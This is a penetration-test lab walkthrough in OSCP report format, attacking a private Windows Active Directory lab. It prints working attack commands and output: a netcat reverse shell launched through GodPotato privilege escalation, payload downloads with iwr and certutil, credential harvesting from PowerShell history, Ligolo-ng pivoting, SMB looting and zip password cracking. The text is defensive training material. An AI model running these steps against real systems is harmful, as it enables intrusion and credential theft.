Offensive Security

Custom Lab Walktrough

OSID:
reatva@github.com

June 22, 2025

v1.0

Table of Contents

1 Offensive Security OSCP Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An ex-ample page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

Reatva was tasked with performing an internal penetration test towards mydomain.com Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal lab systems – the THINC.local domain. Reatva's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on mydomain.com. When performing the attacks,Reatva was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, Reatva had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

Reatva recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.2 Identified Vulnerabilities

In the course of this penetration test **1 Critical** vulnerabilities were identified:

Target Name	IP	CVSS	Page
DC-Lab	192.168.10.101	10.0	7

3 Methodologies

Reatva recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test,Reatva was tasked with exploiting the lab and exam network. The specific IP addresses were:

Lab Network:

- 192.168.10.101
- 10.10.1.201
- 10.10.1.200
- 10.10.1.202

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Reatva was able to successfully gain access to 3 out of the 3 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can

cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

4 Active Directory Set

4.1 DC-Lab (192.168.10.101)

Score:	10.0 (Critical)
Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

4.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.10.101	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389

```
nmap -sCV 192.168.10.101
```

```
# Nmap 7.95 scan initiated Sun Jun 22 21:28:12 2025 as: /usr/lib/nmap/nmap --privileged -sCV
-p135,139,445,3389,5040,7680,49664,49665,49666,49667,49669,49670,49685,49695,49779 -oN
targeted 192.168.10.101
Nmap scan report for 192.168.10.101
Host is up (0.00023s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-06-22T11:31:43+00:00; +31s from scanner time.
| ssl-cert: Subject: commonName=CLIENT1.mydomain.com
| Not valid before: 2025-06-20T07:31:04
|_Not valid after:  2025-12-20T07:31:04
| rdp-ntlm-info:
|   Target_Name: MYDOMAIN
|   NetBIOS_Domain_Name: MYDOMAIN
|   NetBIOS_Computer_Name: CLIENT1
|   DNS_Domain_Name: mydomain.com
|   DNS_Computer_Name: CLIENT1.mydomain.com
|   DNS_Tree_Name: mydomain.com
|   Product_Version: 10.0.19041
|_  System_Time: 2025-06-22T11:31:28+00:00
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

```
49670/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49779/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:04:B6:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-22T11:31:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:04:b6:7b (PCS
Systemtechnik/Oracle VirtualBox virtual NIC)
|_clock-skew: mean: 30s, deviation: 0s, median: 30s

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
# Nmap done at Sun Jun 22 21:31:13 2025 -- 1 IP address (1 host up) scanned in 180.78 seconds
```

4.1.2 Initial Access

RDP Login

Steps to reproduce the attack: With the given credentials of the user adrian we connected to an RDP session using xfreerdp.

```
Username : adrian
Password: Not4@ver3ge!
```


- With netexec we found the user had access to CLIENT1 host trough RDP service.

```
❯ netexec rdp 192.168.10.101 -u 'adrian' -p 'Not4@ver3ge!'
RDP         192.168.10.101  3389   CLIENT1          [*] Windows 10 or Windows Server 2016 Build 19041 (name:CLIENT1) (do
main:mydomain.com) (nla:True)
RDP         192.168.10.101  3389   CLIENT1          [+] mydomain.com\adrian:Not4@ver3ge! (Pwn3d!)
```

  - We gain access to CLIENT1 using xfreerdp as the user adrian, entering the password when prompted

```
xfreerdp /u:adrian /v:192.168.10.101 /cert-ignore
Password: Not4@ver3ge!
```

```
❯ xfreerdp /u:adrian /d:mydomain.com /v:192.168.10.101 /cert-ignore
Password:
[21:31:04:055] [2080557:2080565] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[21:31:04:055] [2080557:2080565] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[21:31:04:079] [2080557:2080565] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[21:31:04:079] [2080557:2080565] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```




4.1.3 Privilege Escalation

Explanation: The user adrian has SeImpersonatePrivilege privilege which allows him to impersonate Administrator user through the user of GodPotato.

Vulnerability Fix: Remove SeImpersonatePrivilege for user adrian.

Steps to reproduce the attack: We open up a powershell console as Administrator, we the upload nc and GodPotato binary to send us a revershell as the user Administrator.


- We run powershell as Administrator.



• As we can see we are asked for Adrian's password and not Administrator's password.

- We listed users' privileges, finding SeImpersonatePrivilege active.

```
whoami /priv
```



- Since seImpersonatePrivilege is enable we can transfer GodPotato and nc to the victim machine.

```
python3 -m http.server 80
iwr -uri http://192.168.10.100/<binary.exe>
```

```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.101 - - [22/Jun/2025 21:43:02] "GET /nc.exe HTTP/1.1" 200 -
192.168.10.101 - - [22/Jun/2025 21:43:17] "GET /GodPotato-NET4.exe HTTP/1.1" 200 -
```

```
PS C:\Windows\Temp\test> iwr -uri http://192.168.10.100/nc.exe -Outfile nc.exe
PS C:\Windows\Temp\test> iwr -uri http://192.168.10.100/GodPotato-NET4.exe -Outfile GodPotato-NET4.exe
PS C:\Windows\Temp\test> dir


    Directory: C:\Windows\Temp\test


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/22/2025   4:43 AM          57344 GodPotato-NET4.exe
-a----         6/22/2025   4:43 AM          38616 nc.exe
```

- With our files downloaded on the victim machine, we open a netcat listener on port 443 and proceed to impersonate the Administrator's user.

```
.\GodPotato-NET4.exe -cmd 'cmd /c C:\Windows\Temp\test\nc.exe -e cmd 192.168.10.100 443'
rlwrap -cAr nc -nlvp 443
```

```
PS C:\Windows\Temp\test> .\GodPotato-NET4.exe -cmd "cmd /c C:\Windows\Temp\test\nc.exe -e cmd 192.168.10.100 443"
[*] CombaseModule: 0x140727768449024
[*] DispatchTable: 0x140727770899896
[*] UseProtseqFunction: 0x140727770232784
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\3bb94559-0de4-497e-928a-3ddca0679ba6\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001402-075c-ffff-9b03-da83a9adc3a4
[*] DCOM obj OXID: 0x7ef5825a0fba68a5
[*] DCOM obj OID: 0x840ba37c39f01c3c
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 868 Token:0x780  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 12384
```


```
❯ rlwrap -cAr nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.10.100] from (UNKNOWN) [192.168.10.101] 52625
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4.1.4 Post-Exploitation

After a thorough enumeration of the victim machine we found credentials in plain text in a Administrator powershell history, we saved them and we also found an internal network. By the structure it seemed to be part of an Active Directory environment.

- Finding Internal Network

```
type C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Powershell\PSReadLine\
ipconfig
```



Pivoting

In order to access the internal network we created a reverse tunnel using Ligolo-Ng downloading the following files

- Linux proxy :
- Windows agent: **Linux Machine:
- With our files downloaded we executed the following commands in our kali machine to create a tunnel

```
sudo ip tuntap add user adrianreatva mode tun ligolo
```

```
sudo ip link set ligolo up
```

```
./proxy -selfcert
```

- On our kali machine we opened up and HTTP server with python sharing the agent.exe file and downloaed it from the victim machine with certutil.

```
python3 -m http.server 80
```

Windows Machine:

```
certutl.exe -f -urlcache -split http://192.168.10.100/agent.exe
```

- From the victim machine we connected to our proxy executing agent.exe with the following parameters.

```
.\agent.exe -connect 192.168.10.100:11601 -ignore-cert
```

```
c:\Windows\Temp\test>.\agent.exe -connect 192.168.10.100:11601 -ignore-cert
.\agent.exe -connect 192.168.10.100:11601 -ignore-cert
time="2025-06-21T20:21:42-07:00" level=warning msg="warning, certificate validation disabled"
time="2025-06-21T20:21:42-07:00" level=info msg="Connection established" addr="192.168.10.100:11601"
```

Linux Machine:

- On our Ligolo proxy we can see a connection has been established with the Adminsitrator user.

```
❯ ./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
WARN[0000] TLS Certificate fingerprint for ligolo is: 60D1DE3BF2919FF6C18B753D126BF2EA5A2B6E8CC83A827F329D7DA1ACBAF1D0
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____ _____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                            /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.7.5

ligolo-ng » INFO[0011] Agent joined.                                 id=325e8cba-30ee-4e04-8080-a954d9c23836 name="NT AUT
HORITY\\SYSTEM@CLIENT1" remote="192.168.10.101:52629"
```

- Once the connection has been established we use Ligolo proxy console to list the available sessions and we selected 1

```
session
1
```

```
ligolo-ng » session
? Specify a session : 1 - NT AUTHORITY\SYSTEM@CLIENT1 - 192.168.10.101:52629 - 325e8cba-30ee-4e04-8080-a954d9c23836
```

- On our kali machine we execute the following command adding the internal network IP from the victim machine

```
sudo ip route add 10.10.1.0/24 dev ligolo
```

- As the final step we start the connection on the Ligolo console

```
start
```

```
[Agent : NT AUTHORITY\SYSTEM@CLIENT1] » start
[Agent : NT AUTHORITY\SYSTEM@CLIENT1] » INFO[0202] Starting tunnel to NT AUTHORITY\SYSTEM@CLIENT1 (325e8cba-30ee-4e04-808
0-a954d9c23836)
```

CLIENT2

Port Scan Results

IP Address	Ports Open
10.10.1.202	**TCP:** 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389

We ran nmap to scan the target and found new ports open

```
sudo nmap -sCV 10.10.1.202
```

Initial Access

Vulnerability Explanation: With the credentials we found on CLIENT1 we were able to read a SMB Folder containing a zip file with usernames in the metadata, with the usernames we were able to do a AS-REProasting attack, obtaining kerberos hash for user Lucy which we could crack with john.

Vulnerability Fix: Remove user Nicol permissions over SMB shares

Steps to reproduce the attack: With the credentials we found on CLIENT1 we were able to read a SMB Folder containing a zip file with usernames in the metadata, with the usernames we were able to do a AS-REProasting attack, obtaining kerberos hash for user Lucy which we could crack with john.

- With credentials obtained from CLIENT1 we listed smb shares

```
netexec smb 10.10.1.0/24 -user 'nicol' -p 'Ready4@ll!' --shares
```

```
❯ netexec smb 10.10.1.0/24 -u 'nicol' -p 'Ready4@ll!' --shares
SMB         10.10.1.200     445    DC              [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC) (domain:mydomain.
SMB         10.10.1.200     445    DC              [-] mydomain.com\nicol:Ready4@ll! STATUS_LOGON_TYPE_NOT_GRANTED
SMB         10.10.1.202     445    CLIENT2         [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT2) (domain:mydomain.com)
SMB         10.10.1.201     445    CLIENT1         [*] Windows 10 / Server 2019 Build 19041 x64 (name:CLIENT1) (domain:mydomain.com)
SMB         10.10.1.202     445    CLIENT2         [+] mydomain.com\nicol:Ready4@ll!
SMB         10.10.1.201     445    CLIENT1         [+] mydomain.com\nicol:Ready4@ll!
SMB         10.10.1.202     445    CLIENT2         [*] Enumerated shares
SMB         10.10.1.202     445    CLIENT2         Share           Permissions     Remark
SMB         10.10.1.202     445    CLIENT2         -----           -----------     ------
SMB         10.10.1.202     445    CLIENT2         ADMIN$                          Remote Admin
SMB         10.10.1.202     445    CLIENT2         Backups         READ
SMB         10.10.1.202     445    CLIENT2         C$                              Default share
SMB         10.10.1.202     445    CLIENT2         IPC$            READ            Remote IPC
SMB         10.10.1.201     445    CLIENT1         [*] Enumerated shares
SMB         10.10.1.201     445    CLIENT1         Share           Permissions     Remark
SMB         10.10.1.201     445    CLIENT1         -----           -----------     ------
SMB         10.10.1.201     445    CLIENT1         ADMIN$                          Remote Admin
SMB         10.10.1.201     445    CLIENT1         C$                              Default share
SMB         10.10.1.201     445    CLIENT1         IPC$            READ            Remote IPC
SMB         10.10.1.201     445    CLIENT1         SHARE
```

- Using smbclient we download the contents from Backups smb share

```
smbclient -U 'mydomain.com\Nicol%Ready4@ll!' '//10.10.1.202/Backups'
dir
get images.zip
```

```
❯ smbclient -U 'mydomain.com\Nicol%Ready4@ll!' '//10.10.1.202/Backups'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jun 20 16:50:26 2025
  ..                                  D        0  Fri Jun 20 16:50:26 2025
  images.zip                          A  2271225  Fri Jun 20 13:59:43 2025

                12953651 blocks of size 4096. 8209347 blocks available
smb: \> get images.zip
getting file \images.zip of size 2271225 as images.zip (3721.5 KiloBytes/sec) (average 3721.5 KiloBytes/sec)
smb: \>
```

- When trying to extract the contents we are asked for a password

```
❯ 7z x images.zip

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=C.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 2271225 bytes (2218 KiB)

Extracting archive: images.zip
--
Path = images.zip
Type = zip
Physical Size = 2271225


Enter password (will not be echoed):
```

- Since we don't have a password we decided to use john to retrieve a hash to crack.

```
zip2john images.zip -o stockphoto1.jpg > hash
```

```
❯ zip2john images.zip -o stockphoto1.jpg > hash
Using file stockphoto1.jpg as only file to check
ver 2.0 efh 5455 efh 7875 images.zip/stockphoto1.jpg PKZIP Encr: TS_chk, cmplen=81941, decmplen=85635, crc=D387FC2B ts=8
17B cs=817b type=8
```

- We saved the ahsh in a hash file and using john again we were able to obtained the password in plaintext

```
john -w:/usr/share/wordlists/rockyou.txt hash
```

```
❯ john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellokitty       (images.zip/stockphoto1.jpg)
